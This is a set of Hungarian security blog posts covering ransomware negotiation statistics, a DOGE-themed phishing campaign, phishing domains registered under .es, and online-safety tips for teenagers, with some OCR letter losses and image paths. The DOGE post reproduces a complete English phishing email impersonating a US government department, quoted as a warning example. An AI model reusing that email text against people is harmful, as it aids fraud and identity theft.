Akár kérhetünk is dolgokat, ezt a tanulságot talán a Rendőr akadémia film azon jelenete szimbolizálja a legjobban, ahol az újoncoknak még civil ruhában a borbélynál kell kezdeniük. Az első két jelentkezőnek nullás géppel letolják a haját, ám a harmadik azt kéri a fodrásztól, hogy csak egy picit igazítsa meg neki oldalt, mire a válasz: oké, rendben. A két első kopasz pedig elképedve összenéz: hát ezt is lehet?

Nagyjából erre mutat rá a ransomware zsarolások tárgyalási menete is, ahol ha van megfelelő szakember a cégen belül, vagy egy külsős biztonsági szakértő, aki képes érdemben alkudozni, akkor ezzel jelentős

engedményeket lehet elérni.



Voltak korábban is olyan ismertebb incidensek, ahol konkrétan lehetett tudni, hogy tárgyalás, egyeztetés, alkudozás zajlott le a háttérben. Az egyik például a CWT Business Travel Management Company elleni támadás volt. A Minnesotában található utazási társaság éves bevétele hozzávetőlegesen 1.5 Mrd dollár, és világszerte mintegy 18 ezer alkalmazottal dolgoznak.


A támadásban 30 ezer számítógép állományait lopták és kódolták el, megsemmisítve és egyúttal megszerezve mintegy 2 TB bizalmas céges adatot. A beszámolók szerint a végül bitcoinban kifizetett 4.5 millió dollár már egy kialkudott ár volt, a kezdeti követelés összege a zsarolók részéről ugyanis eredetileg 10 millió USD volt.

Tudni kell azonban, hogy a bűnözők is igyekeznek ellenállni és maximalizálni a profitjukat, így az alkudozás korántsem egyszerű, sőt **még azt is szabályozzák, hogy mekkora engedményt kell elutasítani, és mekkorát lehet elfogadni az áldozatok részéről.**

Például **központilag megszabják, hogy a megtámadott intézmény éves árbevételéhez kell igazítani a váltságdíjat, és a RaaS partnereiknek eleve megtiltják az 50%-ot meghaladó kedvezményt a tárgyalási folyamat során**. Ha pedig azt látják, hogy az áldozat vállalata rendelkezik kiberbiztosítással, úgy gyakran nem is engednek az alkudozásnak.

Szóval észszerű kereteken belül azért igenis **lehet eredményeket elérni** azoknak, akik nem elutasítják, hanem egyáltalán hajlandóak a váltságdíj fizetésre. **Egy friss felmérés szerint a megkérdezett 3400 informatikai és kiberbiztonsági cégvezető közel fele fizetett már ki váltságdíjat az adatai visszaszerzéséért tavaly, ám az is látszik, hogy az áldozatok több mint fele (53%) kevesebbet fizetett az eredeti követelésekhez képest.**

Tovább színesíti a képet az az adat, hogy **ezen esetek 71%-ban sikerült valamiképpen lebuktatni a támadókat a tárgyalási, alkudozási folyamatok során megszerzett extra információk segítségével.**



A vállatoknak a védekezés mellett fontos feladata a felkészülés, ami nem csak az incidensekre való reagálási tervet jelenti, hanem a különböző forgatókönyvekre kidolgozott gyors lépéseket.

Például szakképzett külső IT biztonsági tárgyaló igénybevételét, amivel **nemcsak a váltságdíj fizetések összegét tudják hatékonyan csökkenteni, hanem felgyorsítják a rendszereik helyreállítási idejét, sőt sok esetben további károkat, folyamatban lévő támadásokat is meg tudnak ezzel állítani.**


Pár szó még a jelentésben szereplő összegekről, a statisztika szerint **az átlagos váltságdíj követelés mértéke tavaly harmadával csökkent, az előző évi 2 millió dollárról 1.3-ra. A ténylegesen kifizetett összegek is csökkentek a tanulmány szerint felére, ez tavaly átlagosan 1 millió USD volt, szemben az előző évi átlag 2 millió dollárhoz képest.**

Ebben ha nem is kizárólagos, de mindenesetre jelentős járulékos szerepe lehetett annak, hogy **a vállalatok közel fele aktívan tárgyalt a zsarolókkal, és sok esetben sikerült elérniük, hogy ha egyszer már rákényszerültek, akkor legalább kevesebbet fizessenek, mint amennyit a bűnözők eredetileg kértek tőlük.**


Szólj hozzá!
Címkék: statisztika jelentés stratégia tárgyalás alku alkudozás ransomware zsarolóvírus

Ajánlott bejegyzések:

[Egy tusztárgyaló vallomása]




[Pandúrból lett rablók]




[Egekbe emelkedő ransomware veszteségek]

[A ransom harcosok klubja]



[A kriptobevételek felett az égbolt felhőtlen]



[A kriptobevételek felett az égbolt felhőtlen]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Legendás csalások és meg gyelésük

2025. július 01. 14:41 - Csizmazia Darab István [Rambo]

Sokféle átverésről olvashattunk eddig is, ezek egy részénél viszont már szerencsére sokaknál bekapcsol a gyanú: tényleg a bankomból hívnak, valóban csomagom érkezett? Ám amikor adó-visszatérítésről, a Covid miatt egyszerűen igényelhető 150 ezer forintos kártérítésről van szó, vagy **váratlanul valamilyen hivatal, hatóság jelentkezik a munkavállalóknál, sokaknál mintha lekapcsolna a korábbi óvatosság.**

Általában igyekszünk sok hazai esetet és példát mutatni, ez a mai tipikus történet viszont az Egyesült Államokban terjed. Mint az közismert (ugye Safranek?), a DOGE (Department of Government Efficiency) elnevezésű kormányzati hatékonysági kezdeményezés eredeti célja bürokrácia csökkentése, IT-modernizáció és szövetségi kiadások lefaragása volt.

Igaz, idő közben Elon Musk innen már távozni kényszerült, de az eredetileg 2000 milliárd dollárt megtakarítást ígérő, aztán ezt márciusban 1000 milliárdra módosító program a legfrissebb 2025. júniusi hivatalos számok szerint valójában körülbelül 190 Mrd USD összegnél jár. **A sokszor átgondolatlannak tűnő**

intézkedés sorozatot tömeges elbocsátások, szerződésbontások és jogi viták kísérték és kísérik.

Ám ez máris egy olyan alaphelyzet, amire örömmel rárepülnek a csalók. Elkezdtek kéretlen leveleket terjeszteni, amelyben egy állítólagos Daniels ügynök a DOGE Koordinációs Egységtől jelentkezik, és személyes adatokat próbál kérdni a címzettektől.

Az e-mailt eddig 1800 címre és több mint 350 különféle szervezetnek küldték el, és a vizsgálatok szerint nigériai IP címekről küldték ki őket. A jelentés szerint az átveréssel célba vett csoport összetétele elég vegyes, a fiókok főiskolákhoz és egyetemekhez, közlekedési vállalatokhoz, valamint kormányzati és más szervezetekhez tartoztak.

Nyilvánvalóan növelheti a bűnözők sikerét, hogy mindez a DOGE körül kialakult zavaros helyzet közepette történik. A levélben lehetőséget kínáltak közvetlen kapcsolatfelvételre az egyébként nem is létező Kormányzati és Gazdaságfejlesztési Osztálytól, ahol aztán egy Whatsapp linken jelentkező csaló adó-visszatérítési lehetőséget ígért az áldozatoknak.

Ehhez egy PDF űrlapot kellett kitöltenie a delikvenseknek, személyes és munkahelyi azonosító adatokkal.

From: **Incident_Response_Leadership_Team-G8T63UQGA8479** bibleafrica@gmx.at
Subject: Potentially unauthorized transactions have been identified on your accounts. P-3270119489
Date: March 7, 2025 at 10:54 AM
To:

Greetings!

We wish to promptly bring to your attention a significant issue regarding your identity. Our investigation has found multiple unauthorized transactions linked to your name, with funds being routed from various bank accounts. These transfers, primarily in the form of donations to Ukraine and Israel, occurred under the previous administration.

In line with our commitment to promoting transparency and accountability in government operations, the DOGE Department has been actively monitoring and addressing potential abuses of public funds. Your name has been flagged as part of an ongoing investigation concerning unauthorized transactions.

We respectfully request your complete collaboration as we take all necessary steps to address this issue promptly and effectively, aiming for the most favorable outcome for you.

I appreciate your prompt attention to this urgent issue.

Warm regards,


Doge Command

Department of Government Efficiency, USA

Department of Government Efficiency
The people voted for major reform.

A csaló levélnek több hullámban számos változata is felbukkant már, látszólag különféle feladók nevében: szerepelt itt az amerikai szövetségi kártérítési iroda, az USA Igazságügyi Minisztériuma, az FTC (Federal Trade Commission, Szövetségi Kereskedelmi Bizottság), és a CISA (Cybersecurity and Infrastructure Security Agency) is.

A lényeg pedig mindenhol egy jóváhagyott 3 millió dolláros kártérítési összeg, amire ezúton várják az óvatlanul kattintók jelentkezését.




Korábbi posztokban más többször is említettük, hogy **a felhasználók gyakran minimálisnál is kevesebb körültekintéssel, tudással és oda gyeléssel ülnek a számítógép elé, és sajnos sokan gondolkodás nélkül kattintanak mindenre.**

A munkahelyi túlterheltség sem kedvez a tudatosságnak, és felelőtlen kattintásokhoz vezethet, amelyek hatalmas károkat okozhatnak a szervezeteknek. A vállalatok jelentős része ezt rendszeres biztonságtudatossági képzésekkel és a dolgozók tesztelésével is igyekszik kiszűrni, maradjunk abban hogy vegyes eredményekkel.

Szólj hozzá!
Címkék: felhasználók usa csalás átverés céges munkavállalók adathalászat doge biztonságtudatosság

Ajánlott bejegyzések:



[Sajnáljuk, kirúgtuk. Vagy mégsem?]

[Legyen már vége a banki csalásoknak]

[Piedone Afrikában]

[Adatlopás elleni kisokos]

[Telefon, SMS, e-mail - és sok dühös ember] [Telefon, SMS, e-mail - és sok dühös ember]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


A jó, a rossz, és a spanyol

2025. július 07. 11:27 - Csizmazia Darab István [Rambo]

Érdekes jelenségre figyeltek fel biztonsági kutatók. **A bűnözők által bejegyzett adathalász domének között az .es, azaz spanyol oldalak száma az idén év elejétől váratlanul tizenkilencszeresére nőtt**, így a listán már a harmadik a .com és a .ru végződések mögött.


Cofense szakértői szerint az .es TLD-vel való visszaélés idén januárban kezdett elterjedni, és májusra már 1373 aldomain tárolt kártékony weboldalakat 447 .es alapdoménen. **Ezek döntő többségének (99%) hitelesítő adatok ellopása**, és mindössze a maradék 1%-nak kártékony (RAT és/vagy ransomware) kódok terjesztése volt a célja.

A leggyakoribb adathalász támadások a Microsoft nevével (pl. Outlook, Office 365) próbált visszaélni, és az ezekhez tartozó belépési adatokat ellopni.



Az adathalász levelek főleg munkahelyi témájúak voltak, például HR-es megkeresések vagy valamilyen sürgős dokumentum kézhezvételére vonatkozó kérések, és ezek az üzenetek sokszor már szépen, szabatosan megfogalmazott, hitelesnek tűnő üzenetek voltak.

Ami viszont mindenképpen intő jelként kiemelhető, hogy **a hamis webcímek többsége szembetűnően generált, azaz valamilyen zagyva betű és számhalmaz volt, nem pedig értelmes szó, vagy az eredetire bármennyiben is hasonlító URL, például "md6h60[.]hukqpeny[.]es".**



2010. óta bárki (helyi/külföldi magánszemély vagy cég) szabadon regisztrálhat .es végződésű domént, ehhez elég egy személyi azonosítót (személyi igazolvány-, útlevélszám, vagy cég esetén adószám) megadnia. Egyértelmű megfejtés nincs a dologra, de ami emellett biztosan nagyban megkönnyíthette még az elkövetők dolgát, a spanyol internethelyzetből fakadó gyenge e-mail-hitelesítés, a DNS-átirányításos hamisítások felismerésének hiányosságai, illetve a percek alatt készíthető Cloud are-alapú hosting és **az automatizált (API) domainregisztrációs laza lehetőségek is segíthették a jelenséget.**


Az effajta támadások gyakori költséghatékony eleme a dinamikusan generált, nehezen listázható phishing célú aldomének tömeges létrehozása, ami ellen biztosan segíthetne a jelenleginél szigorúbb szabályozás, illetve fejlettebb észlelési mechanizmusok bevezetése.

Adathalászat elleni részletes tanácsokat korábban itt a blogon már többször is megfogalmaztunk, legutóbb például itt.

Ami még ehhez az esethez tartozik, hogy a kutatók szerint a .com és .ru doméneken kívül **az éppen aktuális felfutó népszerű TLD-k helyzete negyedévről negyedévre rendszeresen változik**, így ez a mostani ugrásszerű növekedés is vélhetően sokkal inkább pillanatkép, mintsem hosszútávú tendencia.


Szólj hozzá!
Címkék: domain spanyol regisztráció adathalászat adatlopás

Ajánlott bejegyzések:



Csak érzéketlen dokumentumokat loptak el...

Adatlopás elleni kisokos



Alkalmazottak a céges adathalászat forgatagában

MBH-fiókjának jelszava 24 órán belül lejár

[Legyen már vége a banki csalásoknak]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Hosszú forró online nyár

2025. július 10. 12:53 - Csizmazia Darab István [Rambo]

A nyári szünet idején a gyerekek több időt töltenek a neten, és ez kockázatokat jelent az online biztonság szempontjából is. **A tizenévesek digitális jelenléte a szünetben megnő: online játékok, tanfolyamok és közösségi média töltik ki sokak napjait.**

Az ESET tavalyi attitűdkutatása szerint **az összes válaszadó negyede, de ezen belül minden második 16-29 év közötti atal azt mondta, nem tart semmilyen internetes veszélytől. Sőt, sokan ebben a korosztályban nem is használnak védelmi programot, mert úgy gondolják, maguk is ki tudják szűrni a gyanús dolgokat.**

Sajnos a gyerekek sérülékeny célpontok, ha nincsenek felkészítve a digitális kockázatokra. Egy 15 éves fiú például egy ingyenesnek mondott játék bővítményt töltött le, de vele együtt egy zsarolóvírust is, ami titkosította a családi fotóikat és a fájlokat. Egy kamaszlányt egy ismeretlen fiú kezdett el bombázni üzenetekkel a közösségi médiában, majd pénzt és intim képeket követelt.

A rájuk leselkedő veszélyek igen sokfélék lehetnek, lássuk néhány jellemzőt a leggyakoribbak közül!

- Adathalászat: Hamis weboldalak és üzenetek segítségével próbálnak személyes információkat tőlünk kicsalni. Például egy igazinak látszó, de hamis Net ix számla linkje könnyen adathalász oldalra vezethet. Az így megszerzett adatok bankkártyás csalásra, identitáslopásra vagy zsarolásra adnak lehetőséget a támadóknak.

- Zsarolóvírusok: Titkosíthatják az iskolai anyagokat, családi fényképeket, minden fontos állományunkat. Súlyos következményekkel járhat, ha nincs megfelelő védelem az eszközünkön és hiányzik rendszeres biztonsági mentésünk.

- Rejtett kártevők: Illegális letöltések, torrentezés vagy hamis trójai appok révén kerülhetnek a gépünkre, telefonunkra. Ezek titkosíthatják a fájlokat, ellophatják az adatokat, sőt, akár az eszközünket is használhatatlanná tehetik.

- Közösségi médiás manipulációk és álpro lok: Kamu nyereményjátékok, kihagyhatatlan akciók, híresség nevével visszaélő posztok adatlopáshoz vagy kártékony szoftverek letöltéséhez vezethetnek. „Ami túl szép ahhoz, hogy igaz legyen, az mindig legyen gyanús!” - a mondás messzemenően igaz. A

romantikusnak tűnő, idegenektől érkező ismerkedési megkeresések pedig gyakran érzelmi manipulációra, zsarolásra irányulhatnak.

- Hamis munkaajánlatok és gyanúsan olcsó luxustermékek: Csábító ajánlatokkal célozzák a diákokat, ahol előre kérnek pénzt, vagy személyes adatokat gyűjtenek. Kamu webáruházakban pedig a fiatalok nemcsak pénzüket, hanem bankkártyaadataikat is elveszíthetik, ami további veszteséget okozhat.


Mit tehetnek ez ellen a szülők? Óriási szerepük lenne a felkészítésben: példamutatással és segítő tanácsokkal tanítsuk őket. Megint csak a teljesség igénye nélkül egy csokor a legfontosabb védekezési és megelőzési tippekből.

- Ne osszunk meg beazonosítható személyes adatokat, és sehol ne használjunk valódi nevükre utaló felhasználónevet.

- Jelszavak: Használjunk mindenhol erős, egyedi jelszavakat vagy jelmondatokat, kétfaktoros hitelesítéssel védve, és ami még fontos: ezeket sosem a böngészőbe mentsük, hanem mindig jelszószéfben legyenek biztonságosan tárolva.

- Bankkártya: Óvjuk banki adatainkat; online vásárláshoz csak virtuális kártyát használjunk, azt is korlátozott limittel. Legyen bekapcsolva az azonnali egyenleg értesítés, és az is jó ötlet, hogy a telefonos appban lefagyasztjuk a kártyát, amikor éppen nem használjuk.

- Webkamera: Ez is egy évek óta akut téma, kukkolhatnak bennünket észrevétlenül, ezért amikor nem használjuk, takarjuk le.



